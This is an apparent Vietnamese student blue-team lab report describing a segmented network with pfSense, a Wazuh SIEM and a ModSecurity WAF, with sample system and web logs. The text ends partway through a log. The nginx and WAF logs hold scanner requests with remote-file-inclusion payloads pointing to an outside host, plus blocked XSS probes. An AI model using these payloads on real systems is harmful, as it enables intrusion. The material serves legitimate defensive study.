

ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG



BÁO CÁO ĐỒ ÁN CUỐI KÌ

MÔN HỌC: AN TOÀN MẠNG – NT140.Q12.ANTT

**ĐỀ TÀI: MÔ PHỎNG HỆ THỐNG MẠNG AN TOÀN
CỦA ĐỘI XANH**

GVHD: PGS TS. Lê Kim Hùng

Nhóm thực hiện: Võ Duy Hiếu – 23520498

Trương Tùng Lâm - 23520837

☯ Tp. Hồ Chí Minh, 12/2025 ☯

AN TOÀN MẠNG – NT140.Q12.ANTT

NHẬN XÉT CỦA GIÁO VIÊN HƯỚNG DẪN

[illegible]

....., ngày.....tháng.....năm 2025

Người nhận xét

(Ký tên và ghi rõ họ tên)

Mục Lục

I. SƠ ĐỒ CẤU TRÚC MẠNG CHI TIẾT	6
1. Core Network & Security (pfSense Firewall)	6
2. DMZ Zone	7
3. Server Zone.....	7
4. LAN Zone	8
5. Guest Zone.....	9
II. CHÍNH SÁCH BẢO MẬT HOÀN CHỈNH	9
1. DMZ Security Policy - Zone 192.168.10.0/24	9
2. Server Zone Security Policy - Zone 192.168.20.0/24	15
3. LAN Zone Security Policy - Zone 192.168.204.0/24.....	18
4. Guest Zone Security Policy - Zone 192.168.30.0/24	27
III.CÁC TẬP CẤU HÌNH CHO CÁC CÔNG CỤ BẢO MẬT CHÍNH.....	29
1. Cấu hình Firewall	29
2. Cấu hình Log Server	30
3. Cấu hình Web server và WAF.....	32
4. Cấu hình File Server và Database.....	35
IV. NHẬT KÝ GHI LẠI CÁC CUỘC TẤN CÔNG ĐÃ ĐƯỢC PHÁT HIỆN VÀ GIẢM THIỂU	38
1. Tổng quan.....	38
2. Chi tiết các cuộc tấn công	38
V. BẢN TÓM TẮT VỀ ỨNG PHÓ SỰ CỐ VÀ BÀI HỌC KINH NGHIỆM	
41	
1. Sự cố 1: Vượt qua WAF và lộ thông tin về cơ sở dữ liệu.....	41
2. Sự cố 2: Tràn bộ nhớ Log Firewall	42

DANH MỤC HÌNH ẢNH

Figure 1. Sơ đồ cấu trúc mạng.....	6
Figure 2. Thiết lập Rules cho DMZ Zone trên Pfsense.....	11
Figure 3. Nội dung chi tiết file /var/log/syslog	12
Figure 4. Nội dung chi tiết file /var/log/auth.log.....	12
Figure 5. Nội dung chi tiết file var/log/nginx/access.log	13
Figure 6. Nội dung chi tiết file var/log/nginx/error.log.....	13
Figure 7. Nội dung chi tiết file /var/log/nginx/waf_access.log	13
Figure 8. Nội dung chi tiết /var/log/nginx/waf_error.log.....	14
Figure 9. Thiết lập Rules cho Server Zone trên Pfsense	16
Figure 10. Thiết lập Rules cho LAN Zone trên Pfsense	19
Figure 11. Cấu hình Windows Update tự động.....	20
Figure 12. Cấu hình Window Defender	21
Figure 13. Cấu hình Firewall	22
Figure 14. Cấu hình block RDP và SMB từ Internet	22
Figure 15. Cấu hình User Account Control (UAC)	23
Figure 16. Cấu hình Password Policy	23
Figure 17. Cấu hình Account lockout: 5 lần thất bại → khóa 15 phút	24
Figure 18. Cấu hình Ctrl+Alt+Del để unlock (secure logon).....	24
Figure 19. Cấu hình Disable AutoRun cho tất cả drives.....	25
Figure 20. Thiết lập Rules cho Guest Zone trên Pfsense	28
Figure 21. Cấu hình system logs trên pfsense để gửi log cho log servers	29
Figure 22. Cấu hình Suricata gửi alerts đến system log.....	30
Figure 23. Cấu hình sử dụng các ruleset cho Suricata	30
Figure 24. Cấu hình nhận Log tập trung trên Wazuh Manager	31
Figure 25. kích hoạt tham số <logall_json> thành yes.....	31
Figure 26. Xây dựng bộ giải mã (Decoder) tùy chỉnh cho Log Tường lửa	31
Figure 27. Thiết lập bộ luật cảnh báo (Custom Rules) trên SIEM.....	32
Figure 28. Cấu hình Filebeat đồng bộ dữ liệu log thô.....	32
Figure 29. Cấu hình Nginx làm Reverse Proxy và tích hợp WAF.....	33
Figure 30. Kích hoạt chế độ chặn tấn công trên ModSecurity	34

Figure 31. Nạp bộ luật OWASP Core Rule Set (CRS)	34
Figure 32. Cấu hình cổng lắng nghe và bảo mật cho Backend (Apache)	35
Figure 33. Kết nối Web Server với hệ thống giám sát Wazuh.....	35
Figure 34. Cấu hình chia sẻ tệp tin bảo mật trên Samba.....	36
Figure 35. Script tự động sao lưu Cơ sở dữ liệu	36
Figure 36. Lên lịch tác vụ tự động (Cronjob).....	37
Figure 37. Thư mục db_private để sao lưu database.....	37
Figure 38. Các file sao lưu database được nén.....	37
Figure 39. Cấu hình MariaDB lắng nghe kết nối từ xa	38
Figure 40. Cuộc tấn công thứ nhất	38
Figure 41. Cuộc tấn công thứ hai	39
Figure 42. Cuộc tấn công thứ ba	39
Figure 43. Cuộc tấn công thứ tư.....	40
Figure 44. Cuộc tấn công thứ năm	41
Figure 45. Sự cố tràn bộ nhớ Log Firewall	42

DANH SÁCH THÀNH VIÊN ĐỘI XANH

STT	Họ và tên	Email
1	Trương Tùng Lâm	23520837@gm.uit.edu.vn
2	Võ Duy Hiếu	23520498@gm.uit.edu.vn

NỘI DUNG BÁO CÁO

I. SƠ ĐỒ CẤU TRÚC MẠNG CHI TIẾT

- Nhóm xây dựng một mô hình mạng được thiết kế theo mô hình phòng thủ theo chiều sâu, với sự phân chia vùng mạng rõ ràng để tối đa hóa bảo mật.




Figure 1. Sơ đồ cấu trúc mạng

1. Core Network & Security (pfSense Firewall)

- pfSense Firewall đóng vai trò là trung tâm điều phối an ninh và định tuyến cốt lõi kết nối tất cả các vùng mạng. Thiết bị này chịu trách nhiệm thực thi các chính sách bảo mật (Firewall Rules), cung cấp dịch vụ mạng nền tảng (DHCP, NAT) và giám sát các luồng dữ liệu (IPS/IDS), nhằm đảm bảo rằng mọi kết nối đi qua hệ thống đều được kiểm soát chặt chẽ và chỉ những truy cập hợp lệ mới được phép thực hiện

- **Hệ điều hành:** pfSense CE (Community Edition), phiên bản 2.8.1

- **Vai trò:**

+ **Gateway & Router:** Định tuyến traffic giữa các VLAN/Subnets.

+ **DHCP Server:** Cấp IP động cho các vùng LAN, Guest.

+ **Firewall Rules:** Thiết lập chính sách cấm/cho phép (ACL) chặt chẽ giữa các vùng

+ **IDS/IPS:** Sử dụng **Suricata** để phát hiện và ngăn chặn xâm nhập (Scan port, DoS, ICMP ping, ET malware,...) và gửi Log về hệ thống giám sát.

+ **VPN:** Tích hợp **Tailscale** để cho phép Admin truy cập hệ thống từ xa mà không cần mở port (Port Forwarding) kém bảo mật ra WAN.

2. DMZ Zone

- DMZ Zone hoạt động như một vùng cách ly an toàn (buffer zone) giữa môi trường không tin cậy (Internet/WAN) và các vùng mạng nội bộ quan trọng (Server Zone, LAN Zone). Đây là khu vực duy nhất chứa các dịch vụ công khai (như Web Server, Reverse Proxy) để tiếp nhận yêu cầu từ người dùng bên ngoài, nhằm đảm bảo rằng nếu các dịch vụ này bị xâm nhập, kẻ tấn công vẫn không thể truy cập trực tiếp vào hệ thống dữ liệu cốt lõi.

- **Máy chủ:** Ubuntu 24.04 (IP: 192.168.10.100).

- Công nghệ Web:

+ Backend: Sử dụng XAMPP (Apache + PHP) chạy source code Website Thương mại điện tử.

+ Cổng hoạt động: Apache được cấu hình chỉ nghe ở 127.0.0.1:8080 (Localhost)

- Công nghệ Bảo mật (Web Security):

+ Reverse Proxy (Nginx): Đứng tại cổng 80, tiếp nhận yêu cầu từ người dùng và chuyển tiếp vào Apache. Giúp che giấu thông tin backend.

+ WAF (Web Application Firewall): Tích hợp module ModSecurity + bộ luật OWASP Core Rule Set (CRS) trên Nginx.

- Tác dụng: Chặn đứng các cuộc tấn công SQL Injection, XSS, Path Traversal trước khi chúng chạm tới code Web.

3. Server Zone

- Server Zone hoạt động như vùng lưu trữ tài sản số quan trọng và nhạy cảm nhất của hệ thống, bao gồm Database và File Server. Khu vực này được thiết lập ở chế độ bảo mật cao nhất, tuyệt đối không tiếp xúc trực tiếp với Internet mà chỉ chấp nhận các kết nối được ủy quyền hạn chế từ DMZ (để phục vụ ứng dụng) hoặc LAN (để quản trị), nhằm đảm bảo tính toàn vẹn và bảo mật tối đa cho dữ liệu

- **Máy chủ:** Ubuntu 24.04 (IP: 192.168.20.10).

- **Mô hình triển khai:** Tận dụng tài nguyên, gộp Database và File Server vào chung một máy chủ được Firewall bảo vệ chặt (chỉ mở port cần thiết).

- **Dịch vụ Database:**

+ MariaDB/MySQL: Lưu trữ dữ liệu cho Web Server.

+ Backup: Script tự động (Shell Script + Cronjob) sao lưu dữ liệu lúc 00:00 hằng ngày, nén .gz và lưu vào thư mục hệ thống được phân quyền chặt (chmod 700).

- **Dịch vụ File Sharing:**

+ Samba (SMB): Chia sẻ tài liệu cho vùng LAN.

+ Cấu hình: Tắt truy cập ẩn danh (guest ok = no), phân quyền user/group cho từng phòng ban.

4. LAN Zone

- LAN Zone đóng vai trò là mạng nội bộ tin cậy dành cho các máy trạm của nhân viên và hệ thống giám sát (Log Server). Đây là khu vực có quyền truy cập rộng nhất để phục vụ công việc quản trị và vận hành, tuy nhiên vẫn chịu sự giám sát của tường lửa để ngăn chặn các rủi ro xuất phát từ người dùng nội bộ hoặc mã độc lây lan ngược sang các vùng máy chủ

a. Hệ thống giám sát Log (SIEM - Security Information and Event Management)

- **Máy chủ:** Ubuntu 24.04 (IP: 192.168.204.100).

- **Giải pháp:** Wazuh (Open Source SIEM).

- **Thành phần:**

+ Wazuh Manager: Thu thập, phân tích và lưu trữ log.

+ Wazuh Dashboard: Giao diện trực quan hóa, biểu đồ tấn công.

- **Luồng hoạt động (Data Flow):**

+ Từ Firewall: pfSense gửi log (Filter log, Suricata alerts) qua giao thức Syslog (UDP 514) về Wazuh. Wazuh dùng Custom Decoder/Rules để giải mã và cảnh báo tấn công.

+ Từ Web Server: Cài Wazuh Agent để giám sát thay đổi file (FIM), theo dõi log Nginx/Apache.

+ Từ Windows Legacy: Nhận log từ Windows thông qua Agent.

b. Máy chủ Log Windows (Legacy/Backup)

- Máy chủ: Windows Server/10 (IP: 192.168.204.103).
- Giải pháp: SolarWinds Kiwi Syslog.
- Trạng thái: Hệ thống cũ, hiện tại được cài Wazuh Agent để đẩy Event Log của Windows về Wazuh Manager xử lý tập trung.

5. Guest Zone

- Guest Zone hoạt động như một vùng mạng không tin cậy dành riêng cho khách vắng lai và các thiết bị không được kiểm soát. Khu vực này bị cô lập hoàn toàn khỏi hạ tầng nội bộ và chỉ được cấp quyền truy cập Internet, nhằm đảm bảo rằng các thiết bị lạ không thể trở thành cầu nối lây nhiễm mã độc hoặc thực hiện tấn công ngang hàng vào hệ thống chính.

II. CHÍNH SÁCH BẢO MẬT HOÀN CHỈNH

1. DMZ Security Policy - Zone 192.168.10.0/24

a. Mục tiêu

- Bảo vệ lớp phòng thủ đầu tiên trước các tấn công từ Internet
- Ngăn chặn kẻ tấn công xâm nhập sâu vào mạng nội bộ khi DMZ bị compromised
- Đảm bảo dịch vụ Web Application hoạt động an toàn và liên tục

b. Phạm vi áp dụng

- Hạ tầng:
 - + Subnet: 192.168.10.0/24
 - + Máy chủ: U1 - Ubuntu Web Server (Reverse Proxy/WAF)
 - + Interface: em2/VMnet2 kết nối với pfSense
- Đối tượng áp dụng:
 - + Quản trị viên hệ thống
 - + Ứng dụng web và dịch vụ chạy trên U1
 - + Mọi kết nối mạng đi vào/ra khỏi DMZ
- Tham chiếu chuẩn: **ISO/IEC 27001:2022 - Controls 5.15, 5.17, 8.8, 8.15, 8.20, 8.22**

c. Nguyên tắc cách ly

- Nếu server bị xâm nhập, kẻ tấn công không được phép:

+ Kết nối trực tiếp vào Server Zone (192.168.20.0/24)

+ Kết nối vào LAN Zone (192.168.204.0/24)

+ Kết nối vào Guest Zone (192.168.30.0/24)

+ Truy cập pfSense management interface

Kiểm soát truy cập mạng

- Cấm cụ thể:

X U1 → LAN Zone (Any Port) - Không cho phép kết nối tới Lan

X U1 → Guest Zone (Any Port) - Không cho phép kết nối tới Guest

Hướng Traffic	Nguồn (Source)	Đích (Destination)	Giao thức/Port	Mục đích (Purpose)
INBOUND	WAN (Any)	U1 DMZ	TCP 80	Cho phép truy cập Web công khai (Public Access)
OUTBOUND	U1 DMZ	Server Zone (U2)	TCP 80, 8080	Chuyển tiếp yêu cầu (Reverse Proxy)
DATABASE ACCESS	U1 DMZ	Server Zone	TCP 3306 (MySQL/MariaDB)	Cho phép truy cập cơ sở dữ liệu (Database Access)
MONITORING	U1 DMZ	Wazuh Server	TCP 1514, 1515	Gửi nhật ký giám sát (Log Forwarding)




Figure 2. Thiết lập Rules cho DMZ Zone trên PfSense

d. Bảo mật ứng dụng web

- Yêu cầu triển khai:
- + Cài đặt ModSecurity với OWASP Core Rule Set (CRS) version mới nhất
- + Chế độ hoạt động: SecRuleEngine On (Blocking mode)
- + Log tất cả các request bị block vào file riêng

e. Giám sát và ghi nhật ký

- Yêu cầu:
- + Cài đặt Wazuh Agent trên U1
- + Đẩy log về Wazuh Server qua port 1514/1515
- + Tần suất gửi log: real-time
- Các loại log phải được thu thập:
- + System logs: /var/log/syslog, /var/log/auth.log

```

2025-12-14T00:00:08.559615+07:00 vohieu-VMware-Virtual-Platform rsyslogd: [origin software="rsyslogd"
swVersion="8.2312.0" x-pid="785" x-info="https://www.rsyslog.com"] rsyslogd was HUPed
2025-12-14T00:00:08.562792+07:00 vohieu-VMware-Virtual-Platform systemd[1]: logrotate.service: Deactivated
successfully.
2025-12-14T00:00:08.563921+07:00 vohieu-VMware-Virtual-Platform systemd[1]: Finished logrotate.service - Rotate log
files.
2025-12-14T00:00:08.734436+07:00 vohieu-VMware-Virtual-Platform kernel: audit: type=1400 audit(1765645208.731:181):
apparmor="DENIED" operation="open" class="file" profile="snap.firmware-updater.firmware-notifier" name="/proc/sys/vm/
max_map_count" pid=8008 comm="firmware-notifi" requested_mask="r" denied_mask="r" fsuid=1000 ouid=0
2025-12-14T00:00:08.851810+07:00 vohieu-VMware-Virtual-Platform systemd[2040]: snap.firmware-updater.firmware-
notifier.service: Consumed 1.495s CPU time.
2025-12-14T00:00:21.431746+07:00 vohieu-VMware-Virtual-Platform dbus-daemon[729]: [system] Activating via systemd:
service name='net.reactivated.Fprint' unit='fprintd.service' requested by ':1.76' (uid=1000 pid=2287 comm="/usr/bin/
gnome-shell" label="unconfined")
2025-12-14T00:00:21.481006+07:00 vohieu-VMware-Virtual-Platform systemd[1]: Starting fprintd.service - Fingerprint
Authentication Daemon...
2025-12-14T00:00:21.494884+07:00 vohieu-VMware-Virtual-Platform rtkit-daemon[1428]: Successfully made thread 2315 of
process 2287 owned by '1000' high priority at nice level 0.
2025-12-14T00:00:21.497215+07:00 vohieu-VMware-Virtual-Platform rtkit-daemon[1428]: Supervising 8 threads of 5
processes of 1 users.
2025-12-14T00:00:21.500563+07:00 vohieu-VMware-Virtual-Platform rtkit-daemon[1428]: Supervising 7 threads of 4
processes of 1 users.

```

Figure 3. Nội dung chi tiết file /var/log/syslog

```

2025-12-14T00:05:01.981413+07:00 vohieu-VMware-Virtual-Platform CRON[8211]: pam_unix(cron:session): session opened for
user root(uid=0) by root(uid=0)
2025-12-14T00:05:01.990710+07:00 vohieu-VMware-Virtual-Platform CRON[8211]: pam_unix(cron:session): session closed for
user root
2025-12-14T00:15:02.006462+07:00 vohieu-VMware-Virtual-Platform CRON[8251]: pam_unix(cron:session): session opened for
user root(uid=0) by root(uid=0)
2025-12-14T00:15:02.018049+07:00 vohieu-VMware-Virtual-Platform CRON[8251]: pam_unix(cron:session): session closed for
user root
2025-12-14T00:17:01.028810+07:00 vohieu-VMware-Virtual-Platform CRON[8265]: pam_unix(cron:session): session opened for
user root(uid=0) by root(uid=0)
2025-12-14T00:17:01.040496+07:00 vohieu-VMware-Virtual-Platform CRON[8265]: pam_unix(cron:session): session closed for
user root
2025-12-14T00:25:01.060739+07:00 vohieu-VMware-Virtual-Platform CRON[8286]: pam_unix(cron:session): session opened for
user root(uid=0) by root(uid=0)
2025-12-14T00:25:01.064625+07:00 vohieu-VMware-Virtual-Platform CRON[8286]: pam_unix(cron:session): session closed for
user root
2025-12-14T00:35:01.080784+07:00 vohieu-VMware-Virtual-Platform CRON[8326]: pam_unix(cron:session): session opened for
user root(uid=0) by root(uid=0)
2025-12-14T00:35:01.088412+07:00 vohieu-VMware-Virtual-Platform CRON[8326]: pam_unix(cron:session): session closed for
user root
2025-12-14T00:45:01.103425+07:00 vohieu-VMware-Virtual-Platform CRON[8351]: pam_unix(cron:session): session opened for
user root(uid=0) by root(uid=0)
2025-12-14T00:45:01.118441+07:00 vohieu-VMware-Virtual-Platform CRON[8351]: pam_unix(cron:session): session closed for
user root

```

Figure 4. Nội dung chi tiết file /var/log/auth.log

+ Web server logs: /var/log/nginx/access.log, error.log

```
192.168.10.1 - - [10/Dec/2025:01:49:50 +0700] "GET /E-commerce/ye/ HTTP/1.1" 404 564 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"
192.168.10.1 - - [10/Dec/2025:01:49:50 +0700] "GET /E-commerce/zm/ HTTP/1.1" 404 564 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"
192.168.10.1 - - [10/Dec/2025:01:49:51 +0700] "GET /E-commerce/zw/ HTTP/1.1" 404 564 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"
192.168.10.1 - - [10/Dec/2025:01:49:51 +0700] "GET /E-commerce/jmx-console/ HTTP/1.1" 404 564 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"
192.168.10.1 - - [10/Dec/2025:01:49:51 +0700] "GET /E-commerce/www/2 HTTP/1.1" 404 564 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"
192.168.10.1 - - [10/Dec/2025:01:49:52 +0700] "GET /E-commerce/_admin/modules/Wochenkarte/frontend/index.php?x_adminir=http://blog.cirt.net/rfiinc.txt? HTTP/1.1" 404 564 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"
192.168.10.1 - - [10/Dec/2025:01:49:52 +0700] "GET /E-commerce/123flashchat.php?e107path=http://blog.cirt.net/rfiinc.txt HTTP/1.1" 404 564 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"
192.168.10.1 - - [10/Dec/2025:01:49:52 +0700] "GET /E-commerce/administrator/components/com_joomlflashfun/admin.joomlflashfun.php?mosConfig_live_site=http://blog.cirt.net/rfiinc.txt HTTP/1.1" 404 564 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"
192.168.10.1 - - [10/Dec/2025:01:49:52 +0700] "GET /E-commerce/22_ultimate/templates/header.php?mainpath=http://blog.cirt.net/rfiinc.txt HTTP/1.1" 404 564 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"
192.168.10.1 - - [10/Dec/2025:01:49:53 +0700] "GET /E-commerce/22_ultimate/templates/header.php?mainpath=http://blog.cirt.net/rfiinc.txt? HTTP/1.1" 404 564 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"
```

Figure 5. Nội dung chi tiết file var/log/nginx/access.log

```
2025/12/10 01:47:09 [notice] 11452#11452: using inherited sockets from "6;7;"
2025/12/10 01:47:09 [notice] 11452#11452: ModSecurity-nginx v1.0.3 (rules loaded inline/local/remote: 0/0/0)S
```

Figure 6. Nội dung chi tiết file var/log/nginx/error.log

+ WAF logs: /var/log/nginx/waf_access.log, waf_error.log

```
100.98.159.90 - - [15/Dec/2025:08:56:46 +0700] "GET /E-commerce/ HTTP/1.1" 200 6576 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"
100.98.159.90 - - [15/Dec/2025:08:56:47 +0700] "POST /E-commerce/cart_api/show_cart.php HTTP/1.1" 200 5 "http://100.97.241.22/E-commerce/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"
100.98.159.90 - - [15/Dec/2025:08:56:48 +0700] "GET /E-commerce/favicon.png HTTP/1.1" 200 4114 "http://100.97.241.22/E-commerce/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"
100.98.159.78 - - [15/Dec/2025:08:57:07 +0700] "GET / HTTP/1.1" 302 0 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"
100.98.159.78 - - [15/Dec/2025:08:57:08 +0700] "GET /E-commerce/ HTTP/1.1" 200 6576 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"
100.98.159.78 - - [15/Dec/2025:08:57:08 +0700] "POST /E-commerce/cart_api/show_cart.php HTTP/1.1" 200 5 "http://100.97.241.22/E-commerce/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"
192.168.1.190 - - [15/Dec/2025:08:58:38 +0700] "GET / HTTP/1.1" 302 0 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"
192.168.1.190 - - [15/Dec/2025:08:58:38 +0700] "GET /E-commerce/ HTTP/1.1" 200 6576 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"
192.168.1.190 - - [15/Dec/2025:08:58:38 +0700] "GET /E-commerce/css/general.css HTTP/1.1" 200 2299 "http://192.168.1.245/E-commerce/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"
```

Figure 7. Nội dung chi tiết file /var/log/nginx/waf_access.log

```

2025/12/14 09:09:12 [error] 5046#5046: *1 upstream timed out (110: Connection timed out) while reading response header
from upstream, client: 192.168.10.1, server: _, request: "GET /E-commerce/ HTTP/1.1", upstream: "http://
127.0.0.1:8080/E-commerce/", host: "192.168.10.100"
2025/12/14 09:21:02 [error] 5554#5554: *7 [client 192.168.10.1] ModSecurity: Access denied with code 403 (phase 2).
Matched "Operator 'Ge' with parameter '5' against variable 'TX:BLOCKING_INBOUND_ANOMALY_SCORE' (Value: '23' ) [file "/
usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "222"] [id "949110"] [rev "" ] [msg
"Inbound Anomaly Score Exceeded (Total Score: 23)"] [data "" ] [severity "0"] [ver "OWASP CRS/4.22.0-dev"] [maturity
"0"] [accuracy "0"] [tag "anomaly-evaluation"] [tag "OWASP CRS"] [hostname "192.168.10.100"] [uri "/E-commerce/
signup.php"] [unique_id "176567886295.919046"] [ref "" ], client: 192.168.10.1, server: _, request: "GET /E-commerce/
signup.php?fn=error&fn_message=%3Cscript%3Ealert(%27XSS%27)%3C/script%3E HTTP/1.1", host: "192.168.10.100"
2025/12/14 12:02:22 [error] 5554#5554: *101 [client 192.168.10.1] ModSecurity: Access denied with code 403 (phase 2).
Matched "Operator 'Ge' with parameter '5' against variable 'TX:BLOCKING_INBOUND_ANOMALY_SCORE' (Value: '18' ) [file "/
usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "222"] [id "949110"] [rev "" ] [msg
"Inbound Anomaly Score Exceeded (Total Score: 18)"] [data "" ] [severity "0"] [ver "OWASP CRS/4.22.0-dev"] [maturity
"0"] [accuracy "0"] [tag "anomaly-evaluation"] [tag "OWASP CRS"] [hostname "192.168.10.100"] [uri "/E-commerce/
search"] [unique_id "176568854292.216597"] [ref "" ], client: 192.168.10.1, server: _, request: "GET /E-commerce/
search?research_input=%3Cbody+onload%3Dalert%28%27test1%27%29%3E HTTP/1.1", host: "192.168.10.100", referer: "http://
192.168.10.100/E-commerce/article?article_id=55"
2025/12/14 12:02:34 [error] 5554#5554: *101 [client 192.168.10.1] ModSecurity: Access denied with code 403 (phase 2).
Matched "Operator 'Ge' with parameter '5' against variable 'TX:BLOCKING_INBOUND_ANOMALY_SCORE' (Value: '18' ) [file "/
usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "222"] [id "949110"] [rev "" ] [msg
"Inbound Anomaly Score Exceeded (Total Score: 18)"] [data "" ] [severity "0"] [ver "OWASP CRS/4.22.0-dev"] [maturity
"0"] [accuracy "0"] [tag "anomaly-evaluation"] [tag "OWASP CRS"] [hostname "192.168.10.100"] [uri "/E-commerce/
search"] [unique_id "176568855421.950005"] [ref "" ], client: 192.168.10.1, server: _, request: "GET /E-commerce/
search?research_input=%3Cbody+onload%3Dalert%28%27test1%27%29%3E HTTP/1.1", host: "192.168.10.100", referer: "http://

```

